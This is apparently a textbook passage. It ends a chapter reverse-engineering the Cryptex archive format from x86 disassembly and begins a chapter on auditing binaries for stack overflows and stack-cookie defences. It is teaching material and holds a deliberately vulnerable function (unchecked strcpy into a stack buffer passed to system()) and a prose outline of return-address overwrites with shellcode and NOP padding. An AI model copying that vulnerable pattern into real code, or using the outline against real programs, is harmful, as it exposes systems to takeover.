So, you now know that 004017B0 returns a cluster index, but you're not sure what this cluster index is. It doesn't take much guesswork to figure out that this is the cluster index of the file you're trying to extract, or at least the *first* cluster for the file you're trying to extract (most files are probably going to occupy more than one cluster). If you go back to our discussion of the file lookup function, you see that its return value came from offset +4 in the file entry (see instruction at 004018BC). The bottom line is that you now know that offset +4 in the file entry contains the index of the first data cluster.

If you look in the debugger, you will see that the third parameter is a pointer into which the data was decrypted, and that after the function returns this buffer contains the lovely asterisks! It is important to note that the asterisks are preceded by a 4-byte value: 0000046E. A quick conversion reveals that this number equals 1134, which is the exact file size of the original `asterisks.txt` file you encrypted earlier.

The Floating-Point Sequence

If you go back to the extraction sequence from Listing 6.8, you will find that after reading the first cluster you run into a code sequence that contains some highly unusual instructions. Even though these instructions are not particularly important to the extraction process (in fact, they are probably the least important part of the sequence), you should still take a close look at them just to make sure that you can properly decipher this type of code. Here is the sequence I am referring to:

```
00401D28  FILD DWORD PTR SS:[ESP+2C]
00401D2C  JGE SHORT cryptex.00401D34
00401D2E  FADD DWORD PTR DS:[403BA0]
00401D34  FDIVR QWORD PTR DS:[403B98]
00401D3A  MOV EAX,SS:[ESP+24]
```

```
00401D3E  XORPS XMM0,XMM0
00401D41  MOV EBP,DS:[<&MSVCR71.printf>]
00401D47  PUSH EAX
00401D48  PUSH cryptex.00403308        ;  ASCII "Extracting "%.35s" - "
00401D4D  MOVSS SS:[ESP+24],XMM0
00401D53  FSTP DWORD PTR SS:[ESP+34]
00401D57  CALL EBP
```

This sequence looks unusual because it contains quite a few instructions that you haven't encountered before. What are those instructions? A quick trip to the Intel IA-32 Instruction Set Reference document [Intel2], [Intel3] reveals that most of these instructions are floating-point arithmetic instructions. The sequence starts with an `FILD` instruction that simply loads a regular 32-bit integer from `[ESP+2C]` (which is where the file's total cluster count is stored), converts it into an 80-bit double extended-precision floating-point number and stores it in a special floating-point stack. The floating-point is a set of floating-point registers that store the values that are currently in use by the processor. It can be seen as a simple group of registers where the CPU manages their allocation.

The next floating-point instruction is an `FADD`, which is only executed if `[ESP+2C]` is a negative number. This `FADD` adds an immediate floating-point number stored at `00403BA0` to the value currently stored at the top of the floating-point stack. Notice that unlike the `FILD` instruction, which loads an *integer* into the floating-point stack, this `FADD` uses a floating-point number in memory, so simply dumping the value at `00403BA0` as a 32-bit number shows its value as `4F800000`. This is irrelevant since you must view this number is a 32-bit floating-point number, which is what `FADD` expects as an operand. When you instruct OllyDbg to treat this data as a 32-bit floating-point number, you come up with `4.294967e+09`.

This number might seem like pure nonsense, but its not. A trained eye immediately recognizes that it is conspicuously similar to the value of 2^{32}: 4,294,967,296. It is in fact not similar, but identical to 2^{32}. The idea here is quite simple. Apparently `FILD` always treats the integers as signed, but the original program declared an unsigned integer that was to be converted into a floating-point form. To force the CPU to always treat these values as signed the compiler generated code that adds 2^{32} to the variable if it has its most significant bit set. This would convert the signed negative number in the floating-point stack to the correct positive value that it should have been assigned in the first place.

After correcting the loaded number, Cryptex uses the `FDIVR` instruction to divide a constant from `00403B98` by the number from the top of the floating-point stack. This time the number is a 64-bit floating-point number (according to the Intel documentation), so you can ask OllyDbg to dump data starting at `00403B98` as 64-bit floating point. Olly displays 100.0000000000000, which means that Cryptex is dividing 100.0 by the total number of clusters.

The next instruction loads the file name address from `[ESP+24]` to `EAX` and proceeds to another unusual instruction called `XORPS`, which takes an unusual operand called `XMM0`. This is part of a completely separate instruction set called SSE2 that is supported by most currently available implementations of IA-32 processors. The SSE2 instruction set contains Single Instruction Multiple Data (SIMD) instructions that can operate on several groups of operands at the same time. This can create significant performance boosts for computationally intensive programs such as multimedia and content creation applications. `XMM0` is the first of 8 special, 128-bit registers names: `XMM0` through `XMM7`. These registers can only be accessed using SSE instructions, and their contents are usually made up of several smaller operands. In this particular case, the `XORPS` instruction XORs the entire contents of the first SSE register with the second SSE register. Because `XORPS` is XORing a value with itself, it is essentially setting the value of `XMM0` to zero.

The `FSTP` instruction that comes next stores the value from the top of the floating-point stack into `[ESP+34]`. As you can see from the `DWORD PTR` that precedes the address, the instruction treats the memory address as a 32-bit location, and will convert the value to a 32-bit floating-point representation. As a reminder, the value currently stored at the top of the floating-point stack is the result of the earlier division operation.

The Decryption Loop

At this point, we enter into what is clearly a loop that continuously reads and decrypts additional clusters using `00401030`, hashes that data using `CryptHashData`, and writes the block to the file that was opened earlier using the `WriteFile` API.

At this point, you can also easily see what all of this floating-point business was about. With each cluster that is decrypted Cryptex is printing an accurate floating-point number that shows the percentage of the file that has been written so far. By dividing 100.0 by the total number of clusters earlier, Cryptex simply determined a step size by which it will increment the current completed percentage after each written cluster.

One thing that is interesting is how Cryptex knows which cluster to read next. Because Cryptex supports deleting files from archives, files are not guaranteed to be stored sequentially within the archive. Because of this, Cryptex always reads the next cluster index from `00405050` and passes that to `00401030` when reading the next cluster. `00405050` is the beginning of the currently active cluster buffer. This indicates that, just like in the file list, the first DWORD in a cluster contains the next cluster index in the current chain. One interesting aspect of this design is revealed in the following lines.

```
00401DBC  CMP EDI,1
00401DBF  MOV EAX,0FFC
00401DC4  JA SHORT cryptex.00401DCB
00401DC6  MOV EAX,DS:[405050]
00401DCB  ...
```

At any given moment during this loop `EDI` contains the number of clusters left to go. When there is more than one cluster to go (`EDI > 1`), the number of bytes to be read (stored in `EAX`) is hard-coded to `0xFFC` (4092 bytes), which is probably just the maximum number of bytes in a cluster. When Cryptex writes the last cluster in the file, it takes the number of bytes to write from the first DWORD in the cluster—the very same spot where the next cluster index is usually stored. Get it? Because Cryptex knows that this is the last cluster, the location where the next cluster index is stored is unused, so Cryptex uses that location to store the *actual* number of bytes that were stored in the last cluster. This is how Cryptex works around the problem of not directly storing the actual file size but merely storing the number of clusters it uses.

Verifying the Hash Value

After the final cluster is decrypted and written into the extracted file, Cryptex calls `CryptGetHashParam` to recover the MD5 hash value that was calculated out of the entire decrypted data. This is compared against that 16-bytes sequence that was returned from `004017B0` (recall that these 16-bytes were retrieved from the file's entry in the file table). If there's a mismatch Cryptex prints an error message saying the file is corrupted. Clearly the MD5 hash is used here as a conventional checksum; for every file that is encrypted an MD5 hash is calculated, and Cryptex verifies that the data hasn't been tampered with inside the archive.

The Big Picture

At this point, we have developed a fairly solid understanding of the `.crx` file format. This section provides a brief overview of all the information gathered in this reversing session. You have deciphered the meaning of most of the `.crx` fields, at least the ones that matter if you were to write a program that views or dumps an archive. Figure 6.2 illustrates what you know about the Cryptex header.

The Cryptex header comprises a standard 8-byte signature that contains the string `CrYpTeX9`. The header contains a 16-byte MD5 checksum that is used for confirming the user-supplied password. Cryptex archives are encrypted using a Crypto-API implementation of the triple-DES algorithm. The triple-DES key is generated by hashing the user-supplied password using the SHA

algorithm and treating the resulting 160-bit hash as the key. The same 160-bit key is hashed again using the MD5 algorithm and the resulting 16-byte hash is the one that ends up in the Cryptex header—it looks as if the only reason for its existence is so that Cryptex can verify that the typed password matches the one that was used when the archive was created.

You have learned that Cryptex archives are divided into fixed-sized clusters. Some clusters contain file list information while others contain actual file data. Information inside Cryptex archives is always managed on a cluster level; there are apparently no bigger or smaller chunks that are supported in the file format. All clusters are encrypted using the triple-DES algorithm with the key derived from the SHA hash; this applies to both file list clusters and actual file data clusters. The actual size of a single cluster is 4,104 bytes, yet the actual content is only 4,092 bytes. The first 4 bytes in a cluster generally contain the index of the next cluster (yet there are several exceptions), so that explains the 4,096 bytes. We have not been able to determine the reason for those extra 8 bytes that make up a cluster.

The next interesting element in the Cryptex archive is the file list data structure. A file list is made up of one or more clusters, and each cluster contains 26 file entries. Figure 6.3 illustrates what is known about a single file entry.

Cryptex File Header Structure

<table>
<tr><td>Signature1 ()</td><td>Offset +00</td></tr>
<tr><td>Signature2 ()</td><td>Offset +04</td></tr>
<tr><td>Unknown</td><td>Offset +08</td></tr>
<tr><td>First File-List Cluster</td><td>Offset +0C</td></tr>
<tr><td>Unknown</td><td>Offset +10</td></tr>
<tr><td>Unknown</td><td>Offset +14</td></tr>
<tr><td rowspan="4">Password Hash</td><td>Offset +18</td></tr>
<tr><td>Offset +1C</td></tr>
<tr><td>Offset +20</td></tr>
<tr><td>Offset +24</td></tr>
</table>

Figure 6.2 The Cryptex header.




Figure 6.3 The format of a Cryptex file entry.

A Cryptex file list table supports holes, which are unused entries. The file size or first cluster index members are typically used as an indicator for whether or not an entry is currently in use or not. You can safely assume that when adding a new file entry Cryptex will just scan this list for an unused entry and place the file in it. File names have a maximum length of 128 bytes. This doesn't sound like much, but keep in mind that Cryptex strips away all path information from the file name before adding it to the list, so these 128 bytes are used exclusively for the file name. Each file entry contains an MD5 hash that is calculated from the contents of the entire plaintext of the file. This hash is recalculated during the decryption process and is checked against the one stored in the file list. It looks as if Cryptex will still write the decrypted file to disk during the extraction process—even if there is a mismatch in the MD5 hash. In such cases, Cryptex displays an error message.

Files are stored in cluster sequences that are linked using the "next cluster" member in offset +0 inside each cluster. The last cluster in each file chain contains the exact number of bytes that are actually in use within the current cluster. This allows Cryptex to accurately reconstruct the file size during the extraction process (because the file entry only contains the file size in clusters).

Digging Deeper

You might have noticed that even though you've just performed a remarkably thorough code analysis of Cryptex, there are still some details regarding its file format that have eluded you. This makes sense when you think about it; you have not nearly covered *all* the code in Cryptex, and some of the fields must

only be accessed in one or two places. To completely and fully understand the entire file format, you might actually have to reverse every single line of code in the program. Cryptex is a tiny program, so this might actually be feasible, but in most cases it won't be.

So, what do you do with those missing details that you didn't catch during your intensive reversing session? One primitive, yet effective, approach is to simply let the program update the file and observe changes using a binary file-comparison program (Hex Workshop has this feature). One specific problem you might have with Cryptex is that files are encrypted. It is likely that a single-byte difference in the plaintext would completely alter the cipher text that is written into the file. One solution is to write a program that decrypts Cryptex archives so that you can more accurately study their layout. This way you would be easily able to compare two different versions of the same Cryptex archive and determine precisely what the changes are and what they expose about those unknown fields. This approach of observing the changes made to a file by the program that owns it is quite useful in data reverse engineering and when combined with clever code-level analysis can usually produce extremely accurate results.

Conclusion

In this chapter, you have learned how to use reversing techniques to dig into undocumented program data such as proprietary file formats or network protocols to reach a point at which you can write code that deciphers such data or even code that generates compatible data. Deciphering a file format is not as different from conventional code-level reversing as you might expect. As demonstrated in this chapter, code-level reversing can, in many cases, provide almost all the answers regarding a program's data format and how it is structured.

Granted, Cryptex maintains a relatively simple file format. In many real-world reversing scenarios you might run into file formats that employ a *far* more complex structure. Still, the basic approach is the same: By combining code-level reversing techniques with the process of observing the data modifications performed by the owning program while specific test cases are fed to it, you can get a pretty good grip on most file formats and other types of proprietary data.

CHAPTER 7

Auditing Program Binaries

A software program is only as weak as its weakest link. This is true both from a security standpoint and, to a lesser extent, from a reliability and robustness standpoint. You could expend considerable energy on development practices that focus on secure code and yet end up with a vulnerable program just because of some third-party component your program uses. The same holds true for robustness and reliability. Many industry professionals fail to realize that a poorly written third-party software library can invalidate an entire development team's efforts to produce a high-quality product.

In this chapter, I will demonstrate how reversing can be used for the auditing of a program when source code is unavailable. The general idea is to reverse several code fragments from a program and try to evaluate the code for security vulnerabilities and generally safe programming practices.

The first part of this chapter deals with all kinds of security bugs and demonstrates what they look like in assembly language—from the reversing standpoint. In the second part, I demonstrate a real-world security bug from a live product and attempt to determine the exact error that caused it.

Defining the Problem

Before I attempt to define what constitutes secure code, I must try and define what the word "security" means in the context of this book. I think security

can be defined as having *control of the flow of information* on a system. This control means that your files stay *inside* your computer and out of the hands of nosy intruders, while malicious code stays *outside* of your computer. Needless to say, there are many other aspects to computer security such as the encryption of information that does flow in and out of the computer and the different levels of access rights granted to different users, but these are not as relevant to our current discussion.

So how does reversing relate to maintaining control of the flow of information on a system? The idea is that whenever you install any kind of software product, you are essentially entrusting your computer and all of the data on it to that program. There are two levels in which this is true. First of all, by installing a software product you are trusting that it is benign and that it doesn't contain any malicious components that would *intentionally* steal or corrupt your data. Believe it or not, that's the simpler part of this story.

The place where things truly get fuzzy is when we start talking about how programs put your system in jeopardy without ever intending to. A simple bug in *any kind* of software product could theoretically expose your system to malicious code that could steal or corrupt your data. Take an image file such as a JPEG as an example. There are certain types of bugs that could, in some cases, allow a person to take over your system using a specially crafted image file. All it would take is a tiny, otherwise harmless bug in your image viewing program, and that program might inadvertently allow code embedded into the image file to run. What could that code do? Well, just about anything. It would most likely download some sort of backdoor program onto your system, and pave the way for a full-blown hostile takeover (backdoors and other types of malicious programs are discussed in Chapter 8).

The purpose of this chapter is to try and define what makes secure code, and to then demonstrate how we can scan binary executables for these types of security bugs. Unfortunately, attempting to define what makes secure code can sometimes be a futile attempt. This fact should be painfully clear to software developers who constantly release patches that address vulnerabilities found in their program. It can be a never-ending journey—a game of cat and mouse between hackers looking for vulnerabilities and programmers trying to fix them. Few programs start out as being "totally secure," and in fact, few programs ever reach that state.

In this chapter, I will make an attempt to cover the most typical bugs that turn an otherwise-harmless program into a security risk, and will describe how such bugs can be located while a program is being reversed. This is by no means intended to be a complete guide to every possible security hole you could find in software (and I doubt such guide could ever be written), but simply to give an idea of the types of problems typically encountered.

Vulnerabilities

A vulnerability is essentially a bug or flaw in a program that compromises the security of the program and usually of the entire computer on which it is running. Basically, a vulnerability is a flaw in the program that might allow malicious intruders to take advantage of it. In most cases, vulnerabilities start with code that takes information from the outside world. This can be any type of user input such as the command-line parameters that programs receive, a file loaded into the program, or a packet of data sent over the network.

The basic idea is simple—feed the program unexpected input (meaning input that the programmer didn't think it was ever going to be fed) and get it to stray from its normal execution path. A crude way to exploit a vulnerability is to simply get the program to crash. This is typically the easiest objective because in many cases simply feeding the program exceptionally large random blocks of data does the trick.

But crashing a program is just the beginning. The art of finding and exploiting vulnerabilities gets truly interesting when attackers aim to take control of the program and get it to run their own code. This requires an entirely different level of sophistication, because in order to take control of a program attackers must feed it very specific data.

In many cases, vulnerabilities put entire networks at risk because penetrating the outer shell of a network frequently means that you've crossed the last line of defense.

The following sections describe the most common vulnerabilities found in the average program and demonstrate how such vulnerabilities can be utilized by attackers. You'll also find examples of how these vulnerabilities can be found when analyzing assembly language code.

Stack Overflows

Stack overflows (also known as stack-smashing attacks after the well-known Phrack paper, [Aleph1]) have been around for years and are by far the most popular type of program vulnerability. Basically, stack overflow exploits take advantage of the fact that programs (and particularly those written in C-based languages) frequently neglect to perform bounds checking on incoming data.

A simple stack overflow vulnerability can be created when a program receives data from the outside world, either as user input directly or through a network connection, and naively copies that data onto the stack without checking its length. The problem is that stack variables always have a fixed size, because the offsets generated by the compiler for accessing those variables are predetermined and hard-coded into the machine code. This means that a program can't dynamically allocate stack space based on the amount of

information it is passed—it must preallocate enough room in the stack for the largest chunk of data it *expects* to receive. Of course, properly written code verifies that the received data fits into the stack buffer before copying it, but you'd be surprised how frequently programmers neglect to perform this verification.

What happens when a buffer of an unknown size is copied over into a limited-sized stack buffer? If the buffer is too long to fit into the memory space allocated for it, the copy operation will cause anything residing after the buffer in the stack to be overwritten with whatever is sent as input. This will frequently overwrite variables that reside after the buffer in the stack, but more importantly, if the copied buffer is long enough, it might overwrite the current function's return address.

For example, consider a function that defines the following local variables:

```
int           counter;
char          string[8];
float         number;
```

What if the function would like to fill `string` with user-supplied data? It would copy the user supplied data onto `string`, but if the function doesn't confirm that the user data is eight characters or less and simply copies as many characters as it finds, it would certainly overwrite `number`, and possibly whatever resides after it in memory.

Figure 7.1 shows the function's stack area before and after a stack overwrite. The `string` variable can only contain eight characters, but far more have been written to it. Note that this figure ignores the (very likely) possibility that the compiler would store some of these variables in registers and not in a stack. The most likely candidate is counter, but this would not affect the stack overflow condition.

The important thing to notice about this is the value of `CopiedBuffer + 0x10`, because `CopiedBuffer + 0x10` now replaces the function's return address. This means that when the function tries to return to the caller (typically by invoking the `RET` instruction), the CPU will try to jump to whatever address was stored in `CopiedBuffer + 0x10`. It is easy to see how this could allow an attacker to take control over a system. All that would need to be done is for the attacker to carefully prepare a buffer that contains a pointer to the attacker's code at the correct offset, so that this address would overwrite the function's return address.

A typical buffer overflow includes a short code sequence as the payload (the *shellcode* [Koziol]) and a pointer to the beginning of that code as the return address. This brings us to one the most difficult parts of effectively overflowing the stack—how do you determine the current stack address in the target program in order to point the return address to the right place? The details of how this is done are really beyond the scope of this book, but the generally strategy is to perform some educated guesses.




Figure 7.1 A function's stack, before and after a stack overwrite.

For instance, you know that each time you run a program the stack is allocated in the same place, so you can try and guess how much stack space the program has used so far and try and jump to the right place. Alternatively, you could pad our shellcode with `NOP`s and jump to the memory area where you think the buffer has been copied. The `NOP`s give you significant latitude because you don't have to jump to an exact location—you can jump to any address that contains your `NOP`s and execution will just flow into your code.

A Simple Stack Vulnerability

The most trivial overflow bugs happen when an application stores a temporary buffer in the stack and receives variable-length input from the outside world into that buffer. The classic case is a function that receives a null-terminated string as input and copies that string into a local variable. Here is an example that was disassembled using WinDbg.

```
Chapter7!launch:
00401060  mov     eax,[esp+0x4]
00401064  sub     esp,0x64
00401067  push    eax
00401068  lea     ecx,[esp+0x4]
0040106c  push    ecx
0040106d  call    Chapter7!strcpy (00401180)
00401072  lea     edx,[esp+0x8]
00401076  push    0x408128
0040107b  push    edx
```

```
0040107c  call    Chapter7!strcat (00401190)
00401081  lea     eax,[esp+0x10]
00401085  push    eax
00401086  call    Chapter7!system (004010e7)
0040108b  add     esp,0x78
0040108e  ret
```

Before dealing with the specifics of the overflow bug in this code, let's try to figure out the basics of this function. The function was defined with the `cdecl` calling convention, so the parameters are unwound by the caller. This means that the `RET` instruction can't be used for determining how many parameters the function takes. Let's try to figure out the stack layout in this function. Start by reading a parameter from `[esp+0x4]`, and then subtract `ESP` by 100 bytes, to make room for local variables. If you go to the end of the function, you'll see the code that moves `ESP` back to where it was when I first entered the function. This is the `add esp, 0x78`, but why is it adding 120 bytes instead of 100? If you look at the function, you'll see three function calls to `strcpy`, `strcat`, and `system`. If you look inside those functions, you'll see that they are all `cdecl` functions (as are all C runtime library functions), and, as already mentioned, in `cdecl` functions the caller is responsible for unwinding the parameters from the stack. In this function, instead of adding an `add esp, NumberOfBytes` after each call, the compiler has chosen to optimize the unwinding process by simply unwinding the parameters from all three function calls at once.

This approach makes for a slightly less "reverser-friendly" function because every time the stack is accessed through `ESP`, you have to try to figure out where `ESP` is pointing to for each instruction. Of course, this problem only exists when you're studying a static disassembly—in a live debugger, you can always just look at the value of `ESP` at any given moment.

From the program's perspective, the unwinding of the stack at the end of the function has another disadvantage: The function ends up using a bit more stack space. This is because the parameters from each of the function calls made during the function's lifetime stay in the stack for the remainder of the function. On the other hand, stack space is generally not a problem in user-mode threads in Windows (as opposed to kernel-mode threads, which have a very limited stack space).

So, what do each of the `ESP` references in this function access? If you look closely, you'll see that other than the first access at `[esp+0x4]`, the last three stack accesses are all going to the same place. The first is accessing `[esp+0x4]` and then pushes it into the stack (where it stays until `launch` returns). The next time the same address is accessed, the offset from `ESP` has to be higher because `ESP` is now 4 bytes less than what it was before.

Now that you understand the dynamics of the stack in this function, it becomes easy to see that only two unique stack addresses are being referenced in this function. The parameter is accessed in the first line (and it looks like the function only takes one parameter), and the beginning of the local variable area in the other three accesses.

The function starts by copying a string whose pointer was passed as the first parameter to a local variable (whose size we know is 100 bytes). This is exactly where the potential stack overflow lies. `strcpy` has no idea how big a buffer has been reserved for the copied string and will keep on copying until it encounters the null terminator in the source string or until the program crashes. If a string longer than 100 bytes is fed to this function, `strcpy` will essentially overwrite whatever follows the local string variable in the stack. In this particular function, this would be the function's return address. Overwriting the return address is a sure way of gaining control of the system.

The classic exploit for this kind of overflow bug is to feed this function with a string that essentially contains code and to carefully place the pointer to that code in the position where `strcpy` is going to be overwriting the return address. One thing that makes this process slightly more complicated than it initially seems is that the entire buffer being fed to the function can't contain any zero bytes (except for one at the end), because that would cause `strcpy` to stop copying.

There are several simple patterns to look for when searching for a stack overflow vulnerability in a program. The first thing is probably to look at a function's stack size. Functions that take large buffers such as strings or other data and put it on the stack are easily identified because they tend to have *huge* local variable regions in their stack frames. This can be identified by looking for a `SUB ESP` instruction at the very beginning of the function. Functions that store large buffers on the stack will usually subtract `ESP` by a fairly large number.

Of course, in itself a large stack size doesn't represent a problem. Once you've located a function that has a conspicuously large stack space, the next step is to look for places where a pointer to the beginning of that space is used. This would typically be a `LEA` instruction that uses an operand such as `[EBP – 0x200]`, or `[ESP – 0x200]`, with that constant being near or equal to the specific size of the stack space allocated. The trick at this point is to make sure the code that's accessing this block is properly aware of its size. It's not easy, but it's not impossible either.

Intrinsic Implementations

The C runtime library string-manipulation routines have historically been the reason for quite a few vulnerabilities. Most programmers nowadays know better than to leave such doors wide open, but it's still worthwhile to learn to identify calls to these functions while reversing. The problem is that some

compilers treat these functions as *intrinsic*, meaning that the compiler automatically inserts their implementation into the calling function (like an `inline` function) instead of calling the runtime library implementation. Here is the same vulnerable `launch` function from before, except that both string-manipulation calls have been compiled into the function.

```
Chapter7!launch:
00401060  mov     eax,[esp+0x4]
00401064  lea     edx,[esp-0x64]
00401068  sub     esp,0x64
0040106b  sub     edx,eax
0040106d  lea     ecx,[ecx]
00401070  mov     cl,[eax]
00401072  mov     [edx+eax],cl
00401075  inc     eax
00401076  test    cl,cl
00401078  jnz     Chapter7!launch+0x10 (00401070)
0040107a  push    edi
0040107b  lea     edi,[esp+0x4]
0040107f  dec     edi
00401080  mov     al,[edi+0x1]
00401083  inc     edi
00401084  test    al,al
00401086  jnz     Chapter7!launch+0x20 (00401080)
00401088  mov     eax,[Chapter7!'string' (00408128)]
0040108d  mov     cl,[Chapter7!'string'+0x4 (0040812c)]
00401093  lea     edx,[esp+0x4]
00401097  mov     [edi],eax
00401099  push    edx
0040109a  mov     [edi+0x4],cl
0040109d  call    Chapter7!system (00401102)
004010a2  add     esp,0x4
004010a5  pop     edi
004010a6  add     esp,0x64
004010a9  ret
```

It is safe to say that regardless of intrinsic string-manipulation functions, any case where a function loops on the address of a stack-variable such as the one obtained by the `lea edx,[esp-0x64]` in the preceding function is worthy of further investigation.

Stack Checking

There are many possible ways of dealing with buffer overflow bugs. The first and most obvious way is of course to try to avoid them in the first place, but that doesn't always prove to be as simple as it seems. Sure, it would take a really careless developer to put something like our poor `launch` in a production system,

but there are other, far more subtle mistakes that can create potential buffer overflow bugs.

One technique that aims to automatically prevent these problems from occurring is by the use of automatic, compiler-generated stack checking. The idea is quite simple: For any function that accesses local variables by reference, push an extra *cookie* or *canary* to the stack between the last local variable and the function's return address. This cookie should then be validated before the function returns to the caller. If the cookie has been modified, program execution immediately stops. This ensures that the return value hasn't been overwritten with some other address and prevents the execution of any kind of malicious code.

One thing that's immediately clear about this approach is that the cookie must be a random number. If it's not, an attacker could simply add the cookie's value as part of the overflowing payload and bypass the stack protection. The solution is to use a *pseudorandom* number as a cookie. If you're wondering just how random pseudorandom numbers can be, take a look at [Knuth2] Donald E. Knuth. *The Art of Computer Programming—Volume 2: Seminumerical Algorithms (Second Edition).* Addison Wesley, but suffice it to say that they're random enough for this purpose. With a pseudorandom number, the attacker has no way of knowing in advance what the cookie is going to be, and so it becomes impossible to fool the cookie verification code (though it's still possible to work around this whole mechanism in other ways, as explained later in this chapter).

The following code is the same `launch` function from before, except that stack checking has been added (using the `/GS` option in the Microsoft C/C++ compiler).

```
Chapter7!launch:
00401060  sub     esp,0x68
00401063  mov     eax,[Chapter7!__security_cookie (0040a428)]
00401068  mov     [esp+0x64],eax
0040106c  mov     eax,[esp+0x6c]
00401070  lea     edx,[esp]
00401073  sub     edx,eax
00401075  mov     cl,[eax]
00401077  mov     [edx+eax],cl
0040107a  inc     eax
0040107b  test    cl,cl
0040107d  jnz     Chapter7!launch+0x15 (00401075)
0040107f  push    edi
00401080  lea     edi,[esp+0x4]
00401084  dec     edi
00401085  mov     al,[edi+0x1]
00401088  inc     edi
00401089  test    al,al
0040108b  jnz     Chapter7!launch+0x25 (00401085)
0040108d  mov     eax,[Chapter7!'string' (00408128)]
00401092  mov     cl,[Chapter7!'string'+0x4 (0040812c)]
```

```
00401098  lea     edx,[esp+0x4]
0040109c  mov     [edi],eax
0040109e  push    edx
0040109f  mov     [edi+0x4],cl
004010a2  call    Chapter7!system (00401110)
004010a7  mov     ecx,[esp+0x6c]
004010ab  add     esp,0x4
004010ae  pop     edi
004010af  call    Chapter7!__security_check_cookie (004011d7)
004010b4  add     esp,0x68
004010b7  ret
```

The `__security_check_cookie` function is called before launch returns in order to verify that the cookie has not been corrupted. Here is what `__security_check_cookie` does.

```
__security_check_cookie:
004011d7  cmp     ecx,[Chapter7!__security_cookie (0040a428)]
004011dd  jnz     Chapter7!__security_check_cookie+0x9 (004011e0)
004011df  ret
004011e0  jmp     Chapter7!report_failure (004011a6)
```

This idea was originally presented in [Cowan], Crispin Cowan, Calton Pu, David Maier, Heather Hinton, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, and Qian Zhang. *Automatic Detection and Prevention of Buffer-Overflow Attacks*. The 7th USENIX Security Symposium. San Antonio, TX, January 1998 and has since been implemented in several compilers. The latest versions of the Microsoft C/C++ compilers support stack checking, and the Microsoft operating systems (starting with Windows Server 2003 and Windows XP Service Pack 2) take advantage of this feature.

In Windows, the cookie is stored in a global variable within the protected module (usually in `__security_cookie`). This variable is initialized by `__security_init_cookie` when the module is loaded, and is randomized based on the current process and thread IDs, along with the current time or the value of the hardware performance counter (see Listing 7.1). In case you're wondering, here is the source code for `__security_init_cookie`. This code is embedded into any program built using the Microsoft compiler that has stack checking enabled.

```
void __cdecl __security_init_cookie(void)
{
  DWORD_PTR cookie;
  FT systime;
  LARGE_INTEGER perfctr;
```

Listing 7.1 The __security_init_cookie function that initializes the stack-checking cookie in code generated by the Microsoft C/C++ compiler. *(continued)*

```
  /*
  * Do nothing if the global cookie has already been initialized.
  */

  if (security_cookie && security_cookie != DEFAULT_SECURITY_COOKIE)
    return;

  /*
  * Initialize the global cookie with an unpredictable value which is
  * different for each module in a process. Combine a number of sources
  * of randomness.
  */

  GetSystemTimeAsFileTime(&systime.ft_struct);
  #if !defined (_WIN64)
  cookie = systime.ft_struct.dwLowDateTime;
  cookie ^= systime.ft_struct.dwHighDateTime;
  #else /* !defined (_WIN64) */
  cookie = systime.ft_scalar;
  #endif /* !defined (_WIN64) */

  cookie ^= GetCurrentProcessId();
  cookie ^= GetCurrentThreadId();
  cookie ^= GetTickCount();

  QueryPerformanceCounter(&perfctr);
  #if !defined (_WIN64)
  cookie ^= perfctr.LowPart;
  cookie ^= perfctr.HighPart;
  #else /* !defined (_WIN64) */
  cookie ^= perfctr.QuadPart;
  #endif /* !defined (_WIN64) */

  /*
  * Make sure the global cookie is never initialized to zero, since in
  * that case an overrun which sets the local cookie and return address
  * to the same value would go undetected.
  */

  __security_cookie = cookie ? cookie : DEFAULT_SECURITY_COOKIE;
}
```

Listing 7.1 *(continued)*

Unsurprisingly, stack checking is not impossible to defeat [Bulba, Koziol]. Exactly how that's done is beyond the scope of this book, but suffice it to say that in some functions the attacker still has a window of opportunity for writing into a local memory address (which almost guarantees that he or she will be able to

take over the program in question) before the function reaches the cookie verification code. There are several different tricks that will work in different cases. One option is to try and overwrite the area in the stack where parameters were passed to the function. This trick works for functions that use stack parameters for returning values to their callers, and is typically implemented by having the caller pass a memory address as a parameter and by having the callee write back into that memory address.

